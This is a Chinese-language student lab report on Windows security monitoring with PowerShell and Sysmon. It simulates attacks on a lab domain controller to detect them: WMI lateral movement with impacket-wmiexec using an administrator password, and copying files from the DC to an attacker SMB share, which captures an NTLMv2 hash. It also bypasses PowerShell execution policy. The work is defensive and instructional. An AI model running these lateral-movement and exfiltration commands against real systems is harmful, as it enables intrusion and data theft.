資訊系統與作業安全

Windows 安全監控與事件分析

羅勻瑄、黃世君、劉定睿、曾彥輔

日期：2026-03-24

目錄

1. 查詢前 10 筆當前執行的進程列表，顯示進程名稱、PID、記憶體使用量 (可使用 Get-Process)

1. 以管理員權限開啟powershell PSE

2. 撰寫攻擊腳本Get-TopProcess.ps1
   令存新檔在需要的地方


```
Sort-Object -Property WS -Descending
```


WS 代表 Working Set，即進程目前使用的實體記憶體。我們使用 -Descending（降冪）讓佔用最高的排在最前面。

```
Select-Object -First 10
```

這就像是在篩選清單，只留下排名前十的選手。

計算欄位 (Calculated Properties):
原始的 WS 單位是位元組 (Bytes)，這對人類來說很難閱讀。使用 @{Name="..."; Expression={...}} 來將它轉換為 MB，並四捨五入到小數點後兩位。

3. 執行攻擊腳本




4. Windows 為了安全，預設通常禁止執行自行撰寫的腳本。如果遇到error，可以執行以下command line允許執行腳本

```
Set-ExecutionPolicy -ExecutionPolicy RemoteSigned -Scope CurrentUser
```

2. 查詢前 10 筆當前執行的 Windows 服務，篩選出狀態為「Running」的服務

打開Windows PowerShell ISE，在工具上方建立 **.ps1** 檔案並編輯指令：

```
Get-Service | Where-Object {$_.Status -eq "Running"} | select -First 10
```



儲存後在下方指令列輸入檔案絕對位置後執行檔案。

不過Windows為了安全起見，預設會禁止執行任何 PowerShell 腳本，因此會跳出以下錯誤訊息。

為了暫時繞過安全原則，輸入指令 `Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass` 使我們可以單次執行腳本

再次執行.ps1檔案後，成功查詢前 10 筆當前執行的 Windows 服務，篩選出狀態為「Running」的服務


```
PS C:\Users\user> Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass

PS C:\Users\user> C:\Users\user\Downloads\show-top10-service.ps1

Status   Name               DisplayName
------   ----               -----------
Running  Appinfo            Application Information
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Running  BFE                Base Filtering Engine
Running  BITS               Background Intelligent Transfer Ser...
Running  BluetoothUserSe... 藍牙使用者支援服務_ff576c8
Running  BrokerInfrastru... Background Tasks Infrastructure Ser...
Running  BTAGService        藍牙音訊閘道服務
Running  BthAvctpSvc        AVCTP 服務
Running  bthserv            藍牙支援服務
```

3. 查詢最近 24 小時內前 10 筆的登入成功事件 (Event ID: 4624)，輸出時間、登入類型、使用者帳號 (可使用 Get-WinEvent)

1. 打開 Windows PowerShell ISE 撰寫 PowerShell 腳本




PowerShell 腳本內容：

```
Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4624; StartTime=(Get-
Date).AddHours(-24)} |
Select-Object -First 10 |
ForEach-Object {
    $xml = [xml]$_.ToXml()
    $data = @{}
    $xml.Event.EventData.Data | ForEach-Object { $data[$_.Name] = $_.'#text' }
    [PSCustomObject]@{
        時間       = $_.TimeCreated
        登入類型   = $data['LogonType']
        使用者帳號 = $data['TargetUserName']
    }
} | Format-Table -AutoSize
```

- `StartTime=(Get-Date).AddHours(-24)` 這段的意思是：
  - Get-Date = 取得現在時間
  - .AddHours(-24) = 往前推 24 小時
- `Id=4624` 在 Windows Security Log 裡代表登入成功 (Event ID: 4624)
- `Select-Object -First 10` 從查到的事件中取前 10 筆

2. 將腳本存檔至桌面（可依需求修改儲存位置）



3. 回到 Windows PowerShell ISE 介面下方的 PowerShell 主控台區域

輸入檔案絕對路徑以執行腳本

執行之後發現錯誤訊息顯示並沒有找到符合條件的紀錄

如下所示：

```
PS C:\Users\kazma> C:\Users\kazma\Desktop\Get-LoginSuccessEvents.ps1
Get-WinEvent : No events were found that match the specified selection criteria.
At C:\Users\kazma\Desktop\Get-LoginSuccessEvents.ps1:1 char:1
+ Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4624; StartTim ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (:) [Get-WinEvent], Exception
    + FullyQualifiedErrorId : NoMatchingEventsFound,Microsoft.PowerShell.Commands.GetWinEventCommand
```

4. 為了讓查詢能順利有結果

我嘗試將 Windows PowerShell ISE 以管理員權限開啟

並按 ctrl+alt+delet 快捷鍵開啟工作管理員

選擇鎖定螢幕（Lock）

接著在鎖定螢幕狀態下輸入密碼登入電腦即可產生登入事件

再次輸入腳本絕對位置後就可以查到相關事件結果

如下所示：

```
PS C:\WINDOWS\system32> C:\Users\kazma\Desktop\Get-LoginSuccessEvents.ps1

時間                   登入類型 使用者帳號
--                   ---- -----
3/16/2026 4:01:18 PM 5    SYSTEM
3/16/2026 4:01:16 PM 5    SYSTEM
3/16/2026 4:00:35 PM 5    SYSTEM
3/16/2026 4:00:01 PM 5    SYSTEM
3/16/2026 3:59:56 PM 5    SYSTEM
3/16/2026 3:59:55 PM 5    SYSTEM
3/16/2026 3:59:49 PM 7    kazma
3/16/2026 3:59:49 PM 7    kazma
3/16/2026 3:59:38 PM 7    kazma
3/16/2026 3:59:38 PM 7    kazma
```

4. Sysmon 安裝 & 事件分析


無法在網路上找到 `Get-SysmonEvent` 相關腳本

- Solution 1. 請 AI 幫我生成一個 .ps1 script

```
function Get-SysmonEvent {
    param($EventID,$StartTime,$EndTime)

    Get-WinEvent -FilterHashtable @{
        LogName = "Microsoft-Windows-Sysmon/Operational"
        Id = $EventIDˇ
        StartTime = $StartTime
        EndTime = $EndTime
    }
}
```

- Solution 2. Posh-Sysmon



- Solution 3. 使用原生 `Get-WinEvent`

查詢系統中任何一個「進程創建」事件 (Event ID: 1)，顯示時間、執行的程式、父進程

- 設計情境：攻擊者以 Kali(10.0.0.87) 進行 WMI 服務濫用進行橫向移動至 Domain Controller(10.0.0.10)

```
┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec 'administrator':'1qaz@WSX'@10.0.0.10 -debug
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] SMBv3.0 dialect used
[+] Target system is 10.0.0.10 and isFQDN is False
[+] StringBinding: \\\\DC01[\\PIPE\\atsvc]
[+] StringBinding: DC01[49666]
[+] StringBinding: 10.0.0.10[49666]
[+] StringBinding chosen: ncacn_ip_tcp:10.0.0.10[49666]
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```

- 在 Domain Controller 中以 Posh-Sysmon 進行事件 EventID=1 查詢

```
PS C:\Users\Administrator> Get-SysmonEventData -EventId 1 -MaxEvents 5
```

- 透過設計 AD 網域場景，在 Domain Controller 上抓取到濫用 WMI 進行橫向移動
    - 其中 `ParentUser` 為 `NT AUTHORITY` 權限，代表此橫向移動使用的帳號是網域管理員。

- `WmiPrvSE.exe` 被創建代表 WMI 被濫用

```
EventId           : 1
EventType         : ProcessCreate
Computer          : DC01.corp.local
RuleName          : -
UtcTime           : 2026-03-16 13:55:51.575
ProcessGuid       : {71C1D13A-0BE7-69B8-CD17-000000000700}
ProcessId         : 49452
Image             : C:\Windows\System32\cmd.exe
FileVersion       : 10.0.14393.0 (rs1_release.160715-1616)
Description       : Windows Command Processor
Product           : Microsoft® Windows® Operating System
Company           : Microsoft Corporation
OriginalFileName  : Cmd.Exe
CommandLine       : cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1773668987.614652 2>&1
CurrentDirectory  : C:\
User              : CORP\Administrator
LogonGuid         : {71C1D13A-0A7B-69B8-346F-FD0400000000}
LogonId           : 0x4fd6f34
TerminalSessionId : 0
IntegrityLevel    : High
Hashes            : SHA256=935C1861DF1F4018D698E8B65ABFA02D7E9037D8F68CA3C2065B6CA165D44AD2
ParentProcessGuid : {71C1D13A-9F34-6933-1B00-000000000700}
ParentProcessId   : 1472
ParentImage       : C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine : C:\Windows\system32\wbem\wmiprvse.exe
ParentUser        : NT AUTHORITY\NETWORK SERVICE
```

- `cmd.exe` 被創建並且被執行

```
EventId           : 1
EventType         : ProcessCreate
Computer          : DC01.corp.local
RuleName          : -
UtcTime           : 2026-03-16 13:55:51.581
ProcessGuid       : {71C1D13A-0BE7-69B8-CE17-000000000700}
ProcessId         : 49476
Image             : C:\Windows\System32\conhost.exe
FileVersion       : 10.0.14393.0 (rs1_release.160715-1616)
Description       : Console Window Host
Product           : Microsoft® Windows® Operating System
Company           : Microsoft Corporation
OriginalFileName  : CONHOST.EXE
CommandLine       : \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
CurrentDirectory  : C:\Windows
User              : CORP\Administrator
LogonGuid         : {71C1D13A-0A7B-69B8-346F-FD0400000000}
LogonId           : 0x4fd6f34
TerminalSessionId : 0
IntegrityLevel    : High
Hashes            : SHA256=046F7A1B4DE67562547ED9A180A72F481FC41E803DE49A96D7D7C731964D53A0
ParentProcessGuid : {71C1D13A-0BE7-69B8-CD17-000000000700}
ParentProcessId   : 49452
ParentImage       : C:\Windows\System32\cmd.exe
ParentCommandLine : cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1773668987.614652 2>&1
ParentUser        : CORP\Administrator
```

查詢系統中任何一個「網路連線」事件 (Event ID: 3)，顯示來源 IP、目的 IP、連線的應用程式

- 在進行分析 Event ID: 3 時，發現遇到無法順利抓到 log 的問題，經過排查，發現在 sysmon 下載時需要把 `Network connection` 做 `enable`

```
PS C:\Users\Administrator\Desktop> C:\Users\Administrator\Desktop\sysmon\Sysmon.exe -c

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Current configuration:
 - Service name:                  Sysmon
 - Driver name:                   SysmonDrv
 - Config file:                   C:\Users\Administrator\Desktop\sysmon\Sysmon.exe  -i

 - HashingAlgorithms:             SHA256
 - Network connection:            disabled
 - Archive Directory:             -
 - Image loading:                 disabled
 - CRL checking:                  enabled
 - DNS lookup:                    enabled
```

- 建立一個 xml config 檔，定義 `ProcessCreate` 、 `Network connect` 、 `FileCreate` enable

sysmon_test.xml - Notepad

File Edit Format View Help

```
<Sysmon schemaversion="4.90">
   <HashAlgorithms>SHA256</HashAlgorithms>
   <EventFiltering>
     <ProcessCreate onmatch="exclude" />
     <NetworkConnect onmatch="exclude" />
     <FileCreate onmatch="exclude" />
   </EventFiltering>
</Sysmon>
```

- `sysmon.exe -c C:\sysmon_test.xml` 把 xml 做匯入

```
PS C:\Users\Administrator\Desktop> C:\Users\Administrator\Desktop\sysmon\Sysmon.exe -c C:\sysmon_test.xml

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.90
Configuration file validated.
Configuration updated.
```

- 成功將 `Network connection  enabled`

```
PS C:\Users\Administrator\Desktop> C:\Users\Administrator\Desktop\sysmon\Sysmon.exe -c

System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Current configuration:
 - Service name:                 Sysmon
 - Driver name:                  SysmonDrv
 - Config file:                  C:\sysmon_test.xml
 - Config hash:                  SHA256=E27D87CF72A7320DF71DC8918E79709B897C266A183C6DA85E71AF83B38F5DD8

 - HashingAlgorithms:            SHA256
 - Network connection:           enabled
 - Archive Directory:            -
 - Image loading:                disabled
 - CRL checking:                 enabled
 - DNS lookup:                   enabled
```

- 設計情境：攻擊者在 Kali(10.0.0.87) 開啟 smb server 服務進行檔案傳輸，將 Domain Controller(10.0.0.10)中資料傳輸回 Kali(10.0.0.87)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ impacket-smbserver aaa . -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

- 在 Domain Controller(10.0.0.10)中送資料回 Kali

```
PS C:\Users\Administrator\Desktop> copy . \\10.0.0.87\aaa
PS C:\Users\Administrator\Desktop>
```

- Kali(10.0.0.87) 中收到來自 Domain Controller 的連線

```
┌──$ impacket-smbserver aaa . -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.0.0.10,59796)
[*] AUTHENTICATE_MESSAGE (CORP\Administrator,DC01)
[*] User DC01\Administrator authenticated successfully
[*] Administrator::CORP:aaaaaaaaaaaaaaaa:95df22c9b59e32b5c0c343195e3d41d7:010100000000000080de95790cb6dc0
1e7e5b755c8d2f0290000000001001000430006f00550051006700730064005400030010004300 6f00550051006700730064005400
020010004600440040d00420076005a00720066000400100046004400 4d00420076005a00720066000700080080de95790cb6dc010
600040002000000080030003000000000000000000000000300000008c19b259c7075feab8284ff2f442f5a26ea80bdb9b7be3a67
8a1b1ff48780980a0010000000000000000000000000000000000009001c006300690066007300 2f00310030002e0030002e00300
02e003800370000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:aaa)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:aaa)
```

- 以原生 `Get-WinEvent` 做查詢

```
Get-WinEvent -FilterHashtable @{
    LogName = 'Microsoft-Windows-Sysmon/Operational'
    Id      = 3
} -MaxEvents 50 | ForEach-Object {
    $xml = [xml]$_.ToXml()
    $data = @{}
    foreach ($d in $xml.Event.EventData.Data) {
        $data[$d.Name] = $d.'#text'
    }

    [PSCustomObject]@{
        TimeCreated   = $_.TimeCreated
        SourceIp      = $data['SourceIp']
        DestinationIp = $data['DestinationIp']
        Application   = $data['Image']
    }
} | Format-Table -Auto
```